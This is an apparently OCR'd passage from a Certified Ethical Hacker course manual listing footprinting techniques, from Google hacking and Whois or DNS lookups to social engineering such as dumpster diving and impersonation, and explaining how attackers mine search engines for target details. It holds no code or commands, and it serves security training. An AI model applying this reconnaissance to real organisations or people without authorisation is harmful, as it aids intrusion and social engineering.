


Footprinting Techniques
Footprinting through Search Engines
Advanced Google Hacking Techniques
Google Hacking Database and Google Advanced Search
Video, Meta, FTP, and IoT Search Engines
Footprinting through Web Services
People Search Services
Financial Services and Job Sites
Deep and Dark Web Footprinting
Competitive Intelligence and Business Profile Sites
Monitor Alerts and Online Reputation
Groups, Forums, Blogs, and NNTP Usenet Newsgroups
Public Source Code Repositories
Footprinting through Social Networking Sites
Social Engineering
Social Media Sites
Analyzing Social Network Graphs
Website Footprinting
Web Spidering and Website Mirroring
Internet Archive
Extract Links, Wordlist, and Metadata
Monitor Web Page Updates and Website Traffic
Email Footprinting
Track Email Communication
Analyze Email Header
Whois Footprinting
Whois Lookup
IP Geolocation Lookup
DNS Footprinting
DNS Interrogation
Reverse DNS Lookup
Network Footprinting
Locate Network Range
Traceroute
Footprinting through Social Engineering
Eavesdropping
Shoulder Surfing
Dumpster Diving
Impersonation

Figure 2.1: Footprinting Techniques

CEH Certified Ethical Hacker

LO#02: Demonstrate Footprinting through Search Engines



Footprinting through Search Engines

CEH Certified Ethical Hacker

- Attackers use search engines to **extract information about a target**, such as employed technology platforms, employee details, login pages, and intranet portals, which help the attacker to perform social engineering and other types of advanced system attacks
- Major search engines:

Google Bing YAHOO! Ask.com Aol. Baidu 百度 DuckDuckGo

- Attackers can use **advanced search operators** available with these search engines and create complex queries to find, filter, and sort specific information about the target
- Search engines are also used to find other sources of **publically accessible information resources**, e.g., you can type "top job portals" to find major job portals that provide critical information about the target organization

Footprinting through Search Engines

Search engines are the main sources of key information about a target organization. They play a major role in extracting critical details about a target from the Internet. Search engines use automated software, i.e., crawlers, to continuously scan active websites and add the retrieved results in the search engine index that is further stored in a massive database. When a user queries the search engine index, it returns a list of Search Engine Results Pages (SERPs). These results include web pages, videos, images, and many different file types ranked and displayed according to their relevance. Many search engines can extract target organization information such as technology platforms, employee details, login pages, intranet portals, contact information, and so on. The information helps the attacker in performing social engineering and other types of advanced system attacks.

